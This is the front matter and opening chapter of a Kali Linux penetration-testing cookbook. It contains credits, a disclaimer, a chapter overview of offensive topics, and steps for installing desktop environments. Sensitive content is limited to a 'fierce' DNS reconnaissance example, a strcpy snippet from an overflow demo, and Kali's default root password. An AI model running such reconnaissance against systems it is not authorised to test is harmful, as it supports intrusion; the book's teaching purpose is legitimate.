Himanshu Sharma

Kali Linux - An Ethical Hacker's Cookbook

End-to-end penetration testing solutions

Packt

Kali Linux - An Ethical Hacker's Cookbook

End-to-end penetration testing solutions

Himanshu Sharma

BIRMINGHAM - MUMBAI

Kali Linux - An Ethical Hacker's Cookbook

First published: October 2017

Production reference: 1121017

Published by Packt Publishing Ltd.
Livery Place
35 Livery Street
Birmingham
B3 2PB, UK.
ISBN 978-1-78712-182-9

www.packtpub.com

Credits

Author
Himanshu Sharma

Reviewer
Amir Roknifard

Commissioning Editor
Vijin Boricha

Acquisition Editor
Namrata Patil

Content Development Editor
Sweeny Dias

Technical Editor
Khushbu Sutar

Copy Editors
Safis Editing
Stuti Srivastava

Project Coordinator
Virginia Dias

Proofreader
Safis Editing

Indexer
Pratik Shirodkar

Graphics
Kirk D'Penha

Production Coordinator
Shraddha Falebhai

Disclaimer

The information within this book is intended to be used only in an ethical manner. Do not use any information from the book if you do not have written permission from the owner of the equipment. If you perform illegal actions, you are likely to be arrested and prosecuted to the full extent of the law. Packt does not take any responsibility if you misuse any of the information contained within the book. The information herein must only be used while testing environments with proper written authorizations from appropriate persons responsible.

About the Author

Himanshu Sharma, 23, has already achieved fame for finding security loopholes and vulnerabilities in Apple, Google, Microsoft, Facebook, Adobe, Uber, AT&T, Avira, and many more with hall of fame listings as proofs. He has gained worldwide recognition through his hacking skills and contribution to the hacking community. He has helped celebrities such as Harbhajan Singh in recovering their hacked accounts, and also assisted an international singer in tracking down his hacked account and recovering it. He was a speaker at the international conference Botconf '13, held in Nantes, France. He also spoke at IEEE Conference in California and Malaysia as well as for TedX. Currently, he is the cofounder of BugsBounty, a crowd-sourced security platform for ethical hackers and companies interested in cyber services.

I would like to show my gratitude towards my parents, who have been supportive of me throughout this journey.
I would also like to thank my friends and colleagues at BugsBounty, including Ishaan, Harpreet, Aman, Yash, Suman, Manish, and Sitanshu, without whom I would have completed this book six months ago.
Lastly, I am grateful to Packt for giving me this exciting opportunity.

About the Reviewer

Amir Roknifard is a self-educated cyber security solutions architect with a focus on web application, network, and mobile security. He leads the research, development, and innovation at KPMG Malaysia and is a hobby coder and programmer who enjoys spending his time on educating people about privacy and security so that even ordinary people can have the required knowledge to protect themselves. He likes automation and developed an integrated platform for cyber defense teams so that it could take care of their day-to-day workflow from request tickets to final reports.

He has been part of many projects in governmental, military, and public sectors in different countries and has worked for banks and other financial institutions and oil and gas and telecommunication companies. He also has hours of lecturing on IT and information security topics on his resume and has reviewed several books in the realm of IT and security.

Amir also founded the Academician Journal, which aims to narrow the gap between academia and the information security industry. It tries to identify the reasons this gap occurs and analyze and address them. He picks up new ideas that are possibly able to solve the problems of tomorrow and develops them. That is why likeminded people are always welcome to suggest their ideas for publication or co-authoring a piece of research by contacting him at `@roknifard`.

www.PacktPub.com

For support files and downloads related to your book, please visit `www.PacktPub.com`.

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at `www.PacktPub.com` and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at `service@packtpub.com` for more details.

At `www.PacktPub.com`, you can also read a collection of free technical articles, sign up for a range of free newsletters and receive exclusive discounts and offers on Packt books and eBooks.

Mapt

`https://www.packtpub.com/mapt`

Get the most in-demand software skills with Mapt. Mapt gives you full access to all Packt books and video courses, as well as industry-leading tools to help you plan your personal development and advance your career.

Why subscribe?

- Fully searchable across every book published by Packt
- Copy and paste, print, and bookmark content
- On demand and accessible via a web browser

Customer Feedback

Thanks for purchasing this Packt book. At Packt, quality is at the heart of our editorial process. To help us improve, please leave us an honest review on this book's Amazon page at `https://www.amazon.com/dp/1787121828`.

If you'd like to join our team of regular reviewers, you can email us at `customerreviews@packtpub.com`. We award our regular reviewers with free eBooks and videos in exchange for their valuable feedback. Help us be relentless in improving our products!

Table of Contents

Preface

Kali Linux is the distro, which comes to mind when anyone thinks about penetration testing. Every year Kali is improved and updated with new tools making it more powerful. We see new exploits being released every day and with rapidly evolving technology, we have rapidly evolving attack vectors. This book aims to cover the approach to some of the unique scenarios a user may face while performing a pentest.

This book specifically focuses on using the Kali Linux to perform a pentest activity starting from information gathering till reporting. This book also covers recipes for testing wireless networks, web applications, and privilege escalations on both Windows and Linux machines and even exploiting vulnerabilities in software programs.

What this book covers

`Chapter 1`, *Kali – An Introduction*, covers installing of Kali with different desktop environments, and tweaking it a bit by installing a few custom tools.

`Chapter 2`, *Gathering Intel and Planning Attack Strategies*, covers recipes about collecting subdomains and other information about a target using multiple tools, such as Shodan, and so on.

`Chapter 3`, *Vulnerability Assessment*, talks about the methods of hunting for vulnerabilities on the data discovered during information gathering process.

`Chapter 4`, *Web App Exploitation – Beyond OWASP Top 10*, is about the exploitation of some of the unique vulnerabilities, such as serialization and server misconfiguration, and so on.

`Chapter 5`, *Network Exploitation on Current Exploitation*, focuses on different tools, which can be used to exploit vulnerabilities in a server running different services, such as Redis, MongoDB and so on, in the network.

`Chapter 6`, *Wireless Attacks – Getting Past Aircrack-ng*, teaching you some new tools to break into wireless networks, as well as using aircrack-ng.

`Chapter 7`, *Password Attacks – The Fault in Their Stars*, talks about identifying and cracking different types of hashes.

`Chapter 8`, *Have Shell, Now What?* covers different ways of escalating privilege on Linux and Windows-based machines and then getting inside that network using that machine as a gateway.

`Chapter 9`, *Buffer Overflows*, discusses exploiting different overflow vulnerabilities, such as SEH, stack-based overflows, egg hunting, and so on.

`Chapter 10`, *Playing with Software-Defined Radios*, focusses on exploring the world of frequencies and using different tools to monitor/view data traveling across different frequency bands.

`Chapter 11`, *Kali in Your Pocket – NetHunters and Raspberries*, talks about how we can install Kali Linux on portable devices, such as Raspberry Pi or a cellphone, and perform pentest using it.

`Chapter 12`, *Writing Reports*, covers the basics of writing a good quality report of the pentest activity once it has been performed.

What you need for this book

The OS required is Kali Linux with at least 2 GB of RAM recommended and 20-40 GB of hard disk space.

The hardware needed for the device would be a RTLSDR device for `Chapter 10`, *Playing with Software-Defined Radios* and any of the devices mentioned in the following link for `Chapter 11`, *Kali in Your Pocket – NetHunters and Raspberries*:

`https://www.offensive-security.com/kali-linux-nethunter-download/`

We also require Alfa card for `Chapter 6`, *Wireless Attacks – Getting Past Aircrack-ng*.

Who this book is for

This book is aimed at IT security professionals, pentesters and security analysts who have basic knowledge of Kali Linux and want to conduct advanced penetration testing techniques.

Sections

In this book, you will find several headings that appear frequently (*Getting ready*, *How to do it…*, *How it works…*, *There's more…*, and *See also*). To give clear instructions on how to complete a recipe, we use these sections as follows:

Getting ready

This section tells you what to expect in the recipe, and describes how to set up any software or any preliminary settings required for the recipe.

How to do it…

This section contains the steps required to follow the recipe.

How it works…

This section usually consists of a detailed explanation of what happened in the previous section.

There's more…

This section consists of additional information about the recipe in order to make the reader more knowledgeable about the recipe.

See also

This section provides helpful links to other useful information for the recipe.

Conventions

In this book, you will find a number of text styles that distinguish between different kinds of information. Here are some examples of these styles and an explanation of their meaning. Code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles are shown as follows: "To launch fierce, we type `fierce -h` to see the help menu."

A block of code is set as follows:

```
if (argc < 2)
    {
        printf("strcpy() NOT executed....\n");
        printf("Syntax: %s <characters>\n", argv[0]);
        exit(0);
    }
```

Any command-line input or output is written as follows:

```
fierce -dns host.com -threads 10
```

New terms and **important words** are shown in bold. Words that you see on the screen, for example, in menus or dialog boxes, appear in the text like this: "We right-click and navigate to **Search for | All commands in all modules**."

Warnings or important notes appear like this.

Tips and tricks appear like this.

Reader feedback

Feedback from our readers is always welcome. Let us know what you think about this book-what you liked or disliked. Reader feedback is important for us as it helps us develop titles that you will really get the most out of. To send us general feedback, simply e-mail `feedback@packtpub.com`, and mention the book's title in the subject of your message. If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, see our author guide at `www.packtpub.com/authors`.

Customer support

Now that you are the proud owner of a Packt book, we have a number of things to help you to get the most from your purchase.

Downloading the example code

You can download the example code files for this book from your account at http://www.packtpub.com. If you purchased this book elsewhere, you can visit http://www.packtpub.com/support and register to have the files e-mailed directly to you. You can download the code files by following these steps:

1. Log in or register to our website using your e-mail address and password.
2. Hover the mouse pointer on the **SUPPORT** tab at the top.
3. Click on **Code Downloads & Errata**.
4. Enter the name of the book in the **Search** box.
5. Select the book for which you're looking to download the code files.
6. Choose from the drop-down menu where you purchased this book from.
7. Click on **Code Download**.

You can also download the code files by clicking on the **Code Files** button on the book's webpage at the Packt Publishing website. This page can be accessed by entering the book's name in the **Search** box. Please note that you need to be logged in to your Packt account. Once the file is downloaded, please make sure that you unzip or extract the folder using the latest version of:

- WinRAR / 7-Zip for Windows
- Zipeg / iZip / UnRarX for Mac
- 7-Zip / PeaZip for Linux

The code bundle for the book is also hosted on GitHub at https://github.com/PacktPublishing/Kali-Linux-An-Ethical-Hackers-Cookbook. We also have other code bundles from our rich catalog of books and videos available at https://github.com/PacktPublishing/. Check them out!

Downloading the color images of this book

We also provide you with a PDF file that has color images of the screenshots/diagrams used in this book. The color images will help you better understand the changes in the output. You can download this file from https://www.packtpub.com/sites/default/files/downloads/KaliLinuxAnEthicalHackersCookbook_ColorImages.pdf.

Errata

Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you find a mistake in one of our books-maybe a mistake in the text or the code-we would be grateful if you could report this to us. By doing so, you can save other readers from frustration and help us improve subsequent versions of this book. If you find any errata, please report them by visiting `http://www.packtpub.com/submit-errata`, selecting your book, clicking on the **Errata Submission Form** link, and entering the details of your errata. Once your errata are verified, your submission will be accepted and the errata will be uploaded to our website or added to any list of existing errata under the Errata section of that title. To view the previously submitted errata, go to `https://www.packtpub.com/books/content/support` and enter the name of the book in the search field. The required information will appear under the **Errata** section.

Piracy

Piracy of copyrighted material on the Internet is an ongoing problem across all media. At Packt, we take the protection of our copyright and licenses very seriously. If you come across any illegal copies of our works in any form on the Internet, please provide us with the location address or website name immediately so that we can pursue a remedy. Please contact us at `copyright@packtpub.com` with a link to the suspected pirated material. We appreciate your help in protecting our authors and our ability to bring you valuable content.

Questions

If you have a problem with any aspect of this book, you can contact us at `questions@packtpub.com`, and we will do our best to address the problem.

1
Kali – An Introduction

In this chapter, we will cover the following recipes:

- Configuring Kali Linux
- Configuring the Xfce environment
- Configuring the Mate environment
- Configuring the LXDE environment
- Configuring the e17 environment
- Configuring the KDE environment
- Prepping up with custom tools
- Pentesting VPN's ike-scan
- Setting up proxychains
- Going on a hunt with Routerhunter

Introduction

Kali was first introduced in 2012 with a completely new architecture. This Debian-based distro was released with over 300 tools specialized for penetration testing and digital forensics. It is maintained and funded by Offensive Security Ltd with core developers being Mati Aharoni, Devon Kearns, and Raphael Hertzog.

Kali 2.0 came into the picture in 2016 with tons of new updates and new desktop environments such as KDE, Mate, LXDE, e17, and Xfce builds.

While Kali is already pre-equipped with hundreds of amazing tools and utilities to help penetration testers around the globe to perform their job efficiently, in this chapter, we will primarily cover some custom tweaks that can be used to have an even better pentesting experience for the users.

Configuring Kali Linux

We will use the official Kali Linux ISO provided by Offensive Security to install and configure different desktop environments such as Mate, e17, Xfce, LXDE, and KDE desktops.

Getting ready

To start with this recipe we will use the 64-bit Kali Linux ISO listed on the Offensive Security website:

`https://www.kali.org/downloads/`


> For users looking to configure Kali in a virtual machine such as VMware, VirtualBox, and so on, a pre-built image of the Linux can be downloaded from `https://www.offensive-security.com/kali-linux-vmware-virtualbox-image-download/`.

We will use the virtual image in this chapter and customize it with some additional tools.


How to do it...

You can configure Kali with the help of the given steps:

1. Double-click on the VirtualBox image, it should open with VirtualBox:




2. Click **Import**:



3. Start the machine and enter the password as `toor`:

4. Now, Kali is started and by default is configured with the GNOME desktop environment:



How it works...

With the pre-built image you don't need to worry about the installation process. You can consider it as a ready-to-go solution. Simply click on run and the virtual machine will boot up Linux just like a normal machine.

Configuring the Xfce environment

Xfce is a free, fast, and lightweight desktop environment for Unix and Unix-like platforms. It was started by Olivier Fourdan in 1996. The name **Xfce** originally stood for **XForms Common Environment**, but since that time Xfce has been rewritten twice and no longer uses the XForms toolkit.

How to do it...

To configure the Xfce environment follow the given steps:

1. We start by using the following command to install Xfce along with all plugins and goodies:

```
apt-get install kali-defaults kali-root desktop-base xfce4
xfce4-places-plugin xfce4-goodies
```


   The following screenshot shows the preceding command:

2. Type `Y` when it asks for confirmation on additional space requirements.
3. Select **Ok** on the dialogue box that appears.

4. We select **lightdm** as our default desktop manager and press the *Enter* key.
5. When the installation is complete we open a Terminal window and type the following command:


```
update-alternatives --config x-session-manager
```

The following screenshot shows the output of the preceding command:



6. Choose the option `xfce4-session` (in our case `3`) and press the *Enter* key.

7. Log out and log in again or you can restart the machine and we will see the Xfce environment:



Configuring the Mate environment

The Mate desktop environment was built in continuation of GNOME 2. It was first released in 2011.


How to do it...

To configure the Mate environment follow the given steps:

1. We start by using the following command to install the Mate environment:

```
apt-get install desktop-base mate-desktop-environment
```


The following screenshot shows the preceding command:



2. Type `Y` when it asks for confirmation on additional space requirements.
3. When installation is complete we will use the following command to set Mate as our default environment:

```
update-alternatives --config x-session-manager
```

4. Choose the option `mate-session` (in our case `2`) and press the *Enter* key:



5. Log out and log in again or restart and we will see the Mate environment:

Configuring the LXDE environment

LXDE is a free open source environment written in C using GTK+ toolkit for Unix and other POSIX platforms. **Lightweight X11 Desktop Environment** (**LXDE**) is the default environment for many operating systems such as Knoppix, Raspbian, Lubuntu, and so on.

How to do it...

To configure the LXDE environment follow the given steps:


1. We start by using the following command to install LXDE:

```
apt-get install lxde-core lxde
```

2. Type `Y` when it asks for confirmation on additional space requirements.
3. When the installation is complete we open a Terminal window and type the following command:

